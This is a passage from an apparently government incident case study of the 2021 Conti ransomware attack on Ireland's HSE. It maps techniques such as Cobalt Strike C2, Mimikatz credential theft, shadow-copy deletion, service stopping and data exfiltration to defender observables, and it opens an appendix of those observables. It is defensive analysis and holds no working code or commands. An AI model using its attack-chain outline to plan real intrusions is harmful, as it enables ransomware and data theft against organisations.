mapped endpoints.[82,83,84,85,86]

The adversary executed the Conti ransomware payload on 14 May, likely through a combination of batch scripts and psexec.exe to loop through mapped endpoints while staging and executing the payload.[87,88] Prior to execution, Conti typically deletes or resizes Windows Shadow Copies and stops many security, backup, database, and email services through command-line execution.[89,90] Conti may also utilize command-line arguments to specify how the ransomware encrypts local hard drives, network shares, and files in specified folder paths; generates a log file of its encryption; creates a mutex; encrypts by chunk size; and points to a text file containing a list of mapped endpoints for looping.[91] Conti can then spread via SMB with or without command-line arguments.[92]

IT Staff and IT Cybersecurity personnel may have been able to observe anomalous endpoint detection alerts, Microsoft legitimate binary usage, command-line execution, command-line utility usage, network connections, network traffic, processes, and files on infected hosts.

A total of 284 observables were identified with the use of the Command-Line Interface technique (T0807). This technique is important for investigation because it is the means by which the adversary loads, transfers, and executes malware while manipulating local hosts and network environments. In the case of the HSE attack, this technique allowed the adversary to pivot from the initially infected workstation to other systems within the HSE's internal network and then to NHN-connected systems. This technique appears throughout the timeline and responding to it will effectively eliminate the adversary's primary means of execution.

Of the 284 observables associated with this technique, 261 are assessed to be highly perceivable. They are italicized and marked † in Appendix A.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts	A total of 25 artifacts could be generated by the Command-Line Interface technique
Technique Observers	IT Staff, IT Cybersecurity
Resources	Technique Detection References

3.10. STANDARD APPLICATION LAYER PROTOCOL TECHNIQUE (T0869) FOR COMMAND AND CONTROL

The adversary executed Cobalt Strike commands on the initially infected workstation which were detected but not blocked by endpoint security antivirus software.[93] A Cobalt Strike Beacon was very likely dropped onto the initially infected workstation by remote command execution from an external C2 point via the IcedID process already established on that workstation.[94] This Cobalt Strike Beacon allowed for further remote command execution from an additional C2 point, and the adversary very likely spread Cobalt Strike Beacons to all discovered and accessible hosts throughout the intrusion. The placement of a Cobalt Strike Beacon on a host provides remote access from an external C2 point through HTTP requests over TCP Port 80, HTTPS requests over TCP Port 443, and DNS requests over TCP/UDP Port 53, allowing for remote command execution on compromised hosts.

Cobalt Strike's C2 capability allowed for the execution of multiple batch scripts, batch commands, manual commands, and file transfers.[95,96] Scripts and commands were then likely coupled with SMB, WMI, and PsExec to deploy and initiate further Cobalt Strike Beacon EXEs and DLLs on mapped and looped endpoints.[97,98] Cobalt Strike DLLs were very likely injected into Microsoft legitimate binaries, and text files of mapped endpoints were saved on a local host. Ultimately, Cobalt Strike's C2 capabilities are what was likely utilized to retrieve and load the Conti payload from a C2 point and inject the Conti payload into a host's memory. Further, while Conti is retrieved via C2, it does not need instructions via C2 communication to encrypt victim host files.[99]

IT Staff and IT Cybersecurity personnel may have been able to observe anomalous network connections to, and anomalous file transfer and file execution from, an external web address. They may have also observed spawned, anomalous processes associated with anomalous endpoint detection alerts, Microsoft legitimate binary usage, Windows Event IDs, and Cobalt Strike Beacon service binaries on infected hosts.

A total of 64 observables were identified with the use of the Standard Application Layer Protocol technique (T0869). This technique is important for investigation because it is an adversarial means of remote command execution on hosts infected with C2-capable malware, used to disguise adversary network traffic as normal activity, and is a basis for retrieving ransomware payloads to be staged and executed on hosts. This technique appears throughout the timeline and responding to it will halt remote command execution by the adversary on hosts implanted with a Cobalt Strike Beacon and effectively eliminate the means of retrieving the Conti payload from an external C2 point.

Of the 64 observables associated with this technique, 43 are assessed to be highly perceivable. They are italicized and marked † in Appendix A.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts	A total of 12 artifacts could be generated by the Standard Application Layer Protocol technique
Technique Observers	IT Staff, IT Cybersecurity
Resources	Technique Detection References

3.11. NETWORK CONNECTION ENUMERATION TECHNIQUE (T0840) FOR DISCOVERY

The adversary began the first stage of the discovery process on 7 May by employing AD and domain discovery, likely originating from Cobalt Strike Beacons, to further compromise systems within the HSE's internal network.[100] This stage likely entailed enumeration of local hosts to identify roles, accounts, groups, domains, domain trusts, network shares, security applications, and communication patterns.[101,102,103,104] Mapped network shares were then likely saved to a text file within temporary space on the host. This discovery process allows an adversary to identify domain admin accounts to use as a front and DCs to which they can pivot.[105]

The adversary executed the Conti ransomware payload on 14 May.[106] Once executed, Conti likely performed scripted host and network connection enumeration to discover open SQL services within the local environment, local host files to implicitly encrypt, and open SMB network shares to which it could spread.[107] Conti also retrieves the ARP cache from a local host to discover routine network connections it can spread to, all while ensuring IP addresses it connects to are local and non-internet routable.[108] Conti can scan the network for open SMB ports (Port 445), and can lower its profile by not scanning the entire network, instead focusing on discovering and spreading to systems to which the infected host normally connects.[109,110]

IT Staff and IT Cybersecurity personnel may have been able to observe anomalous Cobalt Strike Beacon service binaries, Conti service binaries, text files, command-line execution, Microsoft legitimate binary usage, and processes on infected hosts.

A total of 60 observables were identified with the use of the Network Connection Enumeration technique (T0840). This technique is important for investigation because it can provide the adversary with critical network information of a local host, such as its role, group, and account within an AD domain and its communication patterns with other local network hosts and domain objects. This technique appears midway in the timeline and responding to it has the potential to limit both the availability of critical network information within the AD domain and Conti's propagation through the network.

Of the 60 observables associated with this technique, 48 are assessed to be highly perceivable. They are italicized and marked † in Appendix A.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts	A total of 33 artifacts could be generated by the Network Connection Enumeration technique
Technique Observers	IT Staff, IT Cybersecurity
Resources	Technique Detection References

3.12. REMOTE SYSTEM DISCOVERY TECHNIQUE (T0846) FOR DISCOVERY

The adversary began the second stage of the discovery process on 7 May by again employing AD and domain discovery, likely originating from Cobalt Strike Beacons, to further compromise systems within the HSE's internal network.[111] This stage likely entailed the adversary scanning and enumerating local network segments and subnets for host and trust-connected device discovery.[112,113] The adversary likely used tools such as ping sweeps, Angry IP Scanner, and Advanced Port Scanner to generate a list of IPs, open ports, and host names on the local network.[114,115] Mapped hosts and endpoints were then likely saved to text files for later use in the looped deployment and initiation of Cobalt Strike Beacons. This discovery process allows an adversary to identify DCs to which they can pivot, as well as additional hosts and services within the local network to and through which they can spread Cobalt Strike Beacons.[116]

This act of host, service, and domain discovery likely came in two types: the first being discovery carried out before pivoting to a DC or gateway, and the second being discovery performed from a DC or gateway.[117] The adversary ran both types of discovery to identify potential hosts for Cobalt Strike Beacons, services through which Cobalt Strike Beacons could be spread, accessible DCs, and inter-trust AD domains. The widespread bidirectional trust between many of the NHN-connected AD domains very likely allowed the adversary to easily discover and map other domains and hosts to which Cobalt Strike Beacons could be deployed with minimal network pivoting.[118]

IT Staff and IT Cybersecurity personnel may have been able to observe anomalous Cobalt Strike Beacon service binaries, text files, command-line execution, Microsoft legitimate binary usage, processes, ping sweeps, port scanning, and network traffic on infected networks.

A total of 46 observables were identified with the use of the Remote System Discovery technique (T0846). This technique is important for investigation because it can provide the adversary with critical network information to enable subsequent techniques such as valid accounts, remote services, and lateral tool transfer. This technique appears midway in the timeline and responding to it has the potential to limit discovery of critical network information within the victim's AD domains. Terminating the chain of techniques at this point would prevent the spread of Cobalt Strike Beacons to mapped endpoints.

Of the 46 observables associated with this technique, 35 are assessed to be highly perceivable. They are italicized and marked † in Appendix A.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts	A total of 43 artifacts could be generated by the Remote System Discovery technique
Technique Observers	IT Staff, IT Cybersecurity
Resources	Technique Detection References

3.13. EXPLOITATION FOR PRIVILEGE ESCALATION TECHNIQUE (T0890) FOR PRIVILEGE ESCALATION

The adversary used highly privileged accounts for the first time on 7 May.[119] The adversary likely harvested privileged account information and escalated to system or root level privileges through Cobalt Strike and Mimikatz. Cobalt Strike has built-in GetSystem named pipe impersonation to obtain system-level privileges.[120] Mimikatz has modules such as Local Security Authority dump, DCSync, pass the hash, token injection, Zerologon, and Kerberoast to harvest credentials and escalate privileges.[121] For the adversary to reach a DC, the adversary likely pivoted across discovered local network hosts and executed Mimikatz until a domain admin account was acquired. The HSE's network housed many legacy systems, unpatched systems, and over 30,000 Windows 7 workstations, which very likely had security vulnerabilities that facilitated Mimikatz in harvesting credentials.[122]

IT Staff and IT Cybersecurity personnel may have been able to observe anomalous endpoint detection alerts, command-line execution, Microsoft legitimate binary usage, processes, Cobalt Strike Beacon service binaries, and Mimikatz service binaries on infected hosts.

A total of 40 observables were identified with the use of the Exploitation for Privilege Escalation technique (T0890). This technique is important for investigation because it provides the adversary with the means of reaching a DC by acquiring a domain admin account. This technique appears midway in the timeline and responding to it has the potential to prevent the adversary from reaching a DC. Terminating the chain of techniques at this point would keep the adversary from escalating privileges required to reach a DC and further spread Cobalt Strike Beacons.

Of the 40 observables associated with this technique, 15 are assessed to be highly perceivable. They are italicized and marked † in Appendix A.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts	A total of 16 artifacts could be generated by the Exploitation for Privilege Escalation technique
Technique Observers	IT Staff, IT Cybersecurity
Resources	Technique Detection References

3.14. VALID ACCOUNTS TECHNIQUE (T0859) FOR LATERAL MOVEMENT

Mimikatz, Cobalt Strike, and batch scripts ran searches for Microsoft Excel (.xlsx) files containing the string "pas" as part of the process of harvesting credentials and escalating privileges.[123,124,125] The adversary likely leveraged certain privileged credentials harvested from one system to gain access to and then harvest credentials from other systems. The adversary likely left Mimikatz running on a local host, then deliberately "broke" something on the host, which provoked an admin to log in and fix the issue, allowing Mimikatz to capture the admin's credentials.[126]

The adversary likely employed iterative credential harvesting to gather login logs to analyze user behavior, DNS records for the domain, password hashes, and domain endpoints for lateral movement.[127] Once at a DC, the adversary likely had the capability to extract most of the credentials required to access the entire internal network of the HSE, as well as all other domains that shared bidirectional inter-AD domain trust with any of the HSE's domains. During the intrusion, the adversary was able to harvest the credentials of two enterprise admins, 26 domain admins, and five other admin-type accounts across eight organizations and 19 domains.[128] Conti then utilized these compromised accounts to exfiltrate data from access workstations, servers, and file sharing websites.

IT Staff and IT Cybersecurity personnel may have been able to observe anomalous endpoint detection alerts, processes, usage of privileged accounts, Windows Event IDs, Cobalt Strike Beacon service binaries, and Mimikatz service binaries on infected hosts.

A total of 19 observables were identified with the use of the Valid Accounts technique (T0859). This technique is important for investigation because it provides the adversary credentialed access to remote hosts while bypassing security controls. This technique appears throughout the timeline and responding to it may block adversary access to remote hosts. Terminating the chain of techniques at this point would prevent the adversary from remotely accessing local network hosts, accessing a DC, further harvesting credentials from a DC, spreading Cobalt Strike Beacons from a DC, and using valid credentials for data exfiltration.

Of the 19 observables associated with this technique, 11 are assessed to be highly perceivable. They are italicized and marked † in Appendix A.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts	A total of 16 artifacts could be generated by the Valid Accounts technique
Technique Observers	IT Staff, IT Cybersecurity
Resources	Technique Detection References

3.15. REMOTE SERVICES TECHNIQUE (T0886) FOR LATERAL MOVEMENT

After acquiring the necessary privileges and valid accounts, the adversary very likely utilized the remote services of SMB and RDP to pivot to and transmit data between discovered local network hosts.[129,130]

The adversary likely used SMB over TCP Port 445 to remotely transfer and execute Cobalt Strike Beacon EXEs and DLLs between local network hosts.[131,132] To pivot to a DC, the adversary likely transferred and executed a Cobalt Strike Beacon on a DC via SMB, establishing a C2 point. The adversary also likely used SMB for scripted transfer and execution of Conti EXEs and DLLs on discovered hosts within the same subnet, as Conti will start encrypting files while sequentially attempting to connect to other hosts via SMB. The adversary also likely tainted local network shared content by placing Cobalt Strike Beacons and Conti on ADMIN$ shares, so any user would be susceptible to malware propagation through direct or indirect interaction with the network share.[133,134]

The adversary likely used RDP over TCP/UDP Port 3389 and Port 8080 (session proxy redirection through the IcedID process) to remotely access local network hosts, workstations, servers, databases, file sharing websites, and DCs.[135,136] All adversary RDP connections could have been established from the initially infected workstation or from a single network node in a network segment. The adversary likely utilized the C2 capabilities of an implanted Cobalt Strike Beacon to run commands to enable RDP and allow RDP through the firewall, so the adversary could then access the DC or local host via the local remote service of RDP rather than the external C2 web service. The adversary then utilized RDP to remotely exfiltrate data from workstations, servers, databases, and file sharing websites.

IT Staff and IT Cybersecurity personnel may have been able to observe anomalous network connections, network traffic, Microsoft legitimate binary usage, processes, Cobalt Strike Beacon service binaries, and Conti service binaries on infected networks.

A total of 35 observables were identified with the use of the Remote Services technique (T0886). This technique is important for investigation because it is how the adversary remotely accesses and transmits data between discovered local network hosts. This technique appears throughout the timeline and responding to it will effectively eliminate the adversary's remote access to local network hosts. Terminating the chain of techniques at this point would limit the spread of malware within the victim's internal network and limit the means for data exfiltration.

Of the 35 observables associated with this technique, 32 are assessed to be highly perceivable. They are italicized and marked † in Appendix A.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts	A total of 24 artifacts could be generated by the Remote Services technique
Technique Observers	IT Staff, IT Cybersecurity
Resources	Technique Detection References

3.16. LATERAL TOOL TRANSFER TECHNIQUE (T0867) FOR LATERAL MOVEMENT

The adversary compromised further systems within the HSE's internal network on 7 May.[137] Then on 8 May the adversary moved outside of the HSE's internal network and pivoted to NHN-connected hospitals with bidirectional inter-AD domain trust.

The adversary very likely transferred and executed Cobalt Strike Beacons and other intrusion tools onto mapped endpoints, enabling additional C2 capabilities to remotely execute commands on hosts where a Cobalt Strike Beacon was implanted.[138,139] The adversary likely employed low-privileged accounts during initial deployment of the beacons, escalating privileges as they pivoted between hosts and harvested additional credentials.[140,141] The adversary's eventual use of a high-privileged account from a DC allowed for widespread distribution of the Cobalt Strike Beacons to endpoints across the various victim domains.

IT Staff and IT Cybersecurity personnel may have been able to observe anomalous network connections to external web addresses and anomalous network connections from local network hosts with elevated privileges. They may also have observed anomalous network traffic due to file transfers and file executions between a local host and a local network host.

A total of 54 observables were identified with the use of the Lateral Tool Transfer technique (T0867). This technique is important for investigation because it is a means of propagating malware across enterprise-wide inter-domain trusts. This technique appears midway in the timeline and responding to it may effectively eliminate the spread of Cobalt Strike Beacons. Terminating the chain of techniques at this point would limit the spread of beacons and other network intrusion tools within and between victim domains.

Of the 54 observables associated with this technique, 34 are assessed to be highly perceivable. They are italicized and marked † in Appendix A.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts	A total of 22 artifacts could be generated by the Lateral Tool Transfer technique
Technique Observers	IT Staff, IT Cybersecurity
Resources	Technique Detection References

3.17. VALID ACCOUNTS TECHNIQUE (T0859) FOR PERSISTENCE

Conti encourages its operators to leave backdoors and persistence mechanisms on external facing servers, rather than on DCs, which are usually heavily monitored.[142] However, operators have a great deal of discretion in the conduct of their intrusions, and the operator attacking the HSE network could have created a new local user account on a DC and added it to the administrators' group.[143] If this were the case, the new user account was likely created through remote command execution by a Cobalt Strike Beacon that was transferred and executed on the DC. This administrator level account granted the adversary a proprietary account and password with administrative privileges in the AD domain in which it was created. Due to the widespread implementation of bidirectional inter-AD domain trust within the HSE's internal network and NHN, this proprietary account likely would have had administrative privileges across many AD domains.

IT Staff and IT Cybersecurity personnel may have been able to observe anomalous user account creation, user addition to the administrators' group, and Windows Event IDs on infected hosts.

A total of six observables were identified with the use of the Valid Accounts technique (T0859). This technique is important for investigation because it grants the adversary proprietary ownership of an account that has administrative rights within a domain and the inter-domain trusts. This technique appears late in the timeline and responding to it may eliminate the adversary's proprietary account persistence on a DC. Terminating the chain of techniques at this point would prevent data exfiltration and enterprise-wide inter-domain trust encryption across infected hosts.

All six observables are assessed to be highly perceivable. They are italicized and marked † in Appendix A.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts	A total of 16 artifacts could be generated by the Valid Accounts technique
Technique Observers	IT Staff, IT Cybersecurity
Resources	Technique Detection References

3.18. CONNECTION PROXY TECHNIQUE (T0884) FOR COMMAND AND CONTROL

Conti likely utilized connection proxies to direct certain traffic between systems and to provide an intermediary for obscurity in malicious network communications to facilitate C2, lateral movement, and data exfiltration activities.[144,145] This intermediary can be used to manage C2 communication, reduce the number of simultaneous outbound network connections, provide resiliency against connection loss, or to override trusted communication paths.[146]

To establish C2, Conti may have set up The Onion Routing (TOR) proxies, so that C2 connections from every implanted Cobalt Strike Beacon were routed over the TOR network back to the C2 master.[147] TOR connections were likely over TCP Port 443 or TCP/UDP Port 9001. For lateral movement and data exfiltration activities, Conti may have set up RDP session proxy redirection by using a redirector (external C2 web address) to proxy the RDP traffic via the IcedID process on the initially infected workstation.[148] The proxied RDP traffic was likely over TCP Port 8080.

IT Staff and IT Cybersecurity personnel may have been able to observe anomalous network connections, network traffic, Microsoft legitimate binary usage, and processes on infected hosts.

A total of 26 observables were identified with the use of the Connection Proxy technique (T0884). This technique is important for investigation because it allows for an intermediary that adds obscurity around malicious network connections. This technique appears late in the timeline and responding to it will identify and effectively eliminate the intermediary used to establish C2, lateral movement, and data exfiltration. Terminating the chain of techniques at this point would effectively eliminate the adversary's management of C2 communication, limit data exfiltration, and prevent encryption across infected hosts.

Of the 26 observables associated with this technique, 20 are assessed to be highly perceivable. They are italicized and marked † in Appendix A.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts	A total of 6 artifacts could be generated by the Connection Proxy technique
Technique Observers	IT Staff, IT Cybersecurity
Resources	Technique Detection References

3.19. THEFT OF OPERATIONAL INFORMATION TECHNIQUE (T0882) FOR IMPACT

After the adversary finished lateral movement, they exfiltrated sensitive data by accessing discovered drives, devices, and file sharing websites via RDP and other remote services. Then the adversary browsed local and remote folders, opened files, and created archives.[149] As the adversary browsed local and remote folders, they made copies of files and created .zip and .rar archives of the copied files. For easy and fast collection of files by keywords, the adversary may have used everything.exe, which is a freeware desktop file search utility.[150] To exfiltrate this sensitive data, the adversary likely used a combination of file transfer tools, such as Rclone, mega.io, and FileZilla. The adversary ultimately exfiltrated 700 GB of unencrypted data, including PHI, from the HSE and later posted samples of the stolen data in a dark web chat room that was accessible through the ransomware note. Some of this data was published on the dark web and the adversary threatened to publish the entirety of the stolen data if the ransom was not paid.[151,152]

IT Staff and IT Cybersecurity personnel may have been able to observe anomalous folders, files, file copies, file archives, network connections, and processes on an infected host.

A total of 21 observables were identified with the use of the Theft of Operational Information technique (T0882). This technique is important for investigation because exfiltration of victim information, particularly sensitive personal, financial, or proprietary data, can be used not only for extortion, but in some cases for espionage or future sabotage of critical systems.

This technique likely appears throughout the technique timeline, although primarily in the later stages. Responding to it may limit the amount of data stolen by the adversary. Terminating the chain of techniques at this point may also effectively eliminate the threat of double extortion.

Of the 21 observables associated with this technique, 20 are assessed to be highly perceivable. They are italicized and marked † in Appendix A.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts	A total of 4 artifacts could be generated by the Theft of Operational Information technique
Technique Observers	IT Staff, IT Cybersecurity
Resources	Technique Detection References

3.20. DATA DESTRUCTION TECHNIQUE (T0809) FOR INHIBIT RESPONSE FUNCTION

Leading up to the execution of the Conti ransomware payload, the adversary likely deleted and resized Window shadow copies using WMIC.exe and vssadmin.exe, which is an extremely "loud" way of inhibiting system recovery on a local system.[153,154] Conti resizes the shadow storage to ensure deletion and also likely deletes local network backups identified during remote system discovery.[155] When the Conti payload was executed against the HSE, the organization faced enterprise-wide, inter-domain encryption across servers and workstations.[156]

IT Staff, IT Cybersecurity, Support Staff, and Management personnel may have been able to observe anomalous windows shadow copy deletion, windows shadow storage resizing, deletion of local network backups, an increase in system resource utilization, and enterprise-wide encryption.

A total of 23 observables were identified with the use of the Data Destruction technique (T0809). This technique is important for investigation because, without the encryption key from Conti, it hinders an organization's ability to recover. This technique appears late in the technique timeline and responding to it has the potential to ensure recovery by shadow copies and local network backups. Terminating the chain of techniques at this point may limit the extent of backup deletion but would not prevent the adversary from being able to extort the victim for ransom.

All 23 observables are assessed to be highly perceivable. They are italicized and marked † in Appendix A.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts	A total of 27 artifacts could be generated by the Data Destruction technique
Technique Observers	IT Staff, IT Cybersecurity, Support Staff, Management
Resources	Technique Detection References

3.21. SERVICE STOP TECHNIQUE (T0881) FOR INHIBIT RESPONSE FUNCTION

Leading up to the execution of the Conti ransomware payload, the adversary likely stopped about 146 Windows services related to security, backup, database, and email using the NET STOP command.[157] Stopping these services modifies the registry keys associated with each associated service.[158]

IT Staff, IT Cybersecurity, Support Staff, and Management personnel may have been able to observe anomalous usage of NET STOP, unavailability of services, modification of registry keys, and Windows Event IDs.

A total of 153 observables were identified with the use of the Service Stop technique (T0881). This technique is important for investigation because it causes many Windows services to be unavailable to legitimate users and hinders the victim's ability to recover infected systems. This technique appears late in the timeline and responding to it has the potential to ensure security, backup, database, and email services are available to legitimate users. Terminating the chain of techniques at this point may limit service stoppages, but it would not prevent the adversary from being able to extort the victim for ransom.

All 153 observables are assessed to be highly perceivable. They are italicized and marked † in Appendix A.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts	A total of 13 artifacts could be generated by the Service Stop technique
Technique Observers	IT Staff, IT Cybersecurity, Support Staff, Management
Resources	Technique Detection References

3.22. LOSS OF AVAILABILITY TECHNIQUE (T0826) FOR IMPACT

The adversary executed the Conti ransomware payload on 14 May, encrypting 80 percent of the HSE's IT infrastructure and leaving a ransom note text file on the affected workstations and servers.[159] Due to the bidirectional inter-AD domain trust of the HSE, Conti's encryption spread across all domains within the HSE, the NHN, and NHN-connected hospitals and community health organizations. In total, 2,800 servers and 3,500 workstations across 15 domains were encrypted.

To automate the ransomware deployment, multiple batch scripts and batch commands were coupled with PsExec to stage and execute Conti EXEs and DLLs on domain-joined hosts, very likely where Cobalt Strike Beacons were implanted.[160,161,162] Cobalt Strike Beacons very likely used reflective DLL injection to load Conti directly into/from memory into a local host process without writing the Conti service binaries to the infected host's file system and disk.[163] Wherever Cobalt Strike Beacon DLLs were implanted on hosts during lateral tool transfer, the DLL file connected to an external C2 web address to get the Conti ransomware code, which would then be delivered into the local hosts' memory through reflective DLL injection. Though Conti is retrieved via C2, once it is loaded into memory by the Cobalt Strike DLL, it does not need instructions from a C2 master to encrypt an infected host's files.

Once executed, there was almost certainly an increase in system resource utilization due to the resource and time intensive process of mass encryption. Conti implements a unique AES-256 encryption key per file which is then encrypted with a hardcoded RSA-4096 public encryption key.[164] Conti encrypts discovered files on a host and renames them with the .FEEDC extension.[165] Conti will implicitly encrypt all files except those with certain file names, file extensions, and file paths that Conti sets to ignore within its code. As Conti is loaded and discovers files on a host, it utilizes multi-threaded processing and Windows Restart Manager to perform quick and thorough encryption of data.[166]

IT Staff, IT Cybersecurity, Support Staff, and Management personnel may have been able to observe anomalous unavailable files and ransom notes.

A total of 64 observables were identified with the use of the Loss of Availability technique (T0826). This technique is important for investigation because it prevents organizations from delivering products or services. This technique appears late in the timeline and represents the triggering event. Responding to it has the potential to limit the extent of encryption across victim domains and inter-domain trusts. Terminating the chain of techniques at this point would not prevent the adversary from being able to extort the victim for ransom.

Of the 64 observables associated with this technique, 32 are assessed to be highly perceivable. They are italicized and marked † in Appendix A.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts	A total of 8 artifacts could be generated by the Loss of Availability technique
Technique Observers	IT Staff, IT Cybersecurity, Support Staff, Management
Resources	Technique Detection References

3.23. LOSS OF PRODUCTIVITY AND REVENUE TECHNIQUE (T0828) FOR IMPACT

The encryption across the HSE, hospitals, and community health organizations forced the HSE to delay and cancel certain procedures, appointments, and treatments, which in turn led to lost revenue.[167,168] The estimated cost of recovery from the Conti attack was roughly $100 million, not including the cost to implement recommended mitigations. The attack also caused a loss of HSE staff productivity due to the unavailability of virtually all IT applications and systems.

IT Staff, IT Cybersecurity, Support Staff, and Management personnel may have been able to observe anomalous loss of productivity and revenue.

A total of 35 observables were identified with the use of the Loss of Productivity and Revenue technique (T0828). This technique is important for investigation because it involves a direct loss of revenue and productivity for the victim. This technique appears at the end of the timeline and responding to it will not prevent file encryption and double extortion tactics by the adversary. This technique occurs beyond the point at which the victim could limit the impact of the attack.

All 35 observables are assessed to be highly perceivable. They are italicized and marked † in Appendix A.

CyOTE Capabilities for Technique Perception and Comprehension	
Artifacts	A total of 5 artifacts could be generated by the Loss of Productivity and Revenue technique
Technique Observers	IT Staff, IT Cybersecurity, Support Staff, Management
Resources	Technique Detection References




Figure 3. Attack Graph

APPENDIX A: OBSERVABLES LIBRARY

NOTE: Highly perceivable observables are italicized and marked †.

Observables Associated with Spearphishing Attachment Technique (T0865)	
Observable 1 †	*Presence of Anomalous, Persistent Network Traffic: Over TCP Port 25: Simple Mail Transfer Protocol (SMTP) Requests*
Observable 2 †	*Presence of Anomalous, Persistent Emails: With Anomalous Same Subject Line*
Observable 3	Presence of Anomalous Email with Attachment: Anomalous Password-Protected Zip File: Containing Script Files
Observable 4 †	*Presence of Anomalous Email with Attachment: Anomalous Password-Protected Zip File: Containing Excel Files*
Observable 5	Presence of Anomalous Email with Attachment: Anomalous Zip File: Containing Script Files
Observable 6 †	*Presence of Anomalous Email with Attachment: Anomalous Zip File: Containing Excel Files*
Observable 7 †	*Presence of Anomalous Email with Attachment: Anomalous Excel File: With Embedded Macros*
Observable 8 †	*Presence of Anomalous Email with Attachment: Anomalous Excel File: With Embedded Script*
Observable 9 †	*Presence of Anomalous Email with Attachment: Attachment with Anomalous Embedded Macros*
Observable 10 †	*Presence of Anomalous Email with Attachment: Attachment with Anomalous Embedded Script*

Observables Associated with User Execution Technique (T0863)	
Observable 1	Presence of Anomalous Email with Attachment: Anomalous Password-Protected Zip File: Containing Script Files
Observable 2 †	*Presence of Anomalous Email with Attachment: Anomalous Password-Protected Zip File: Containing Excel Files*
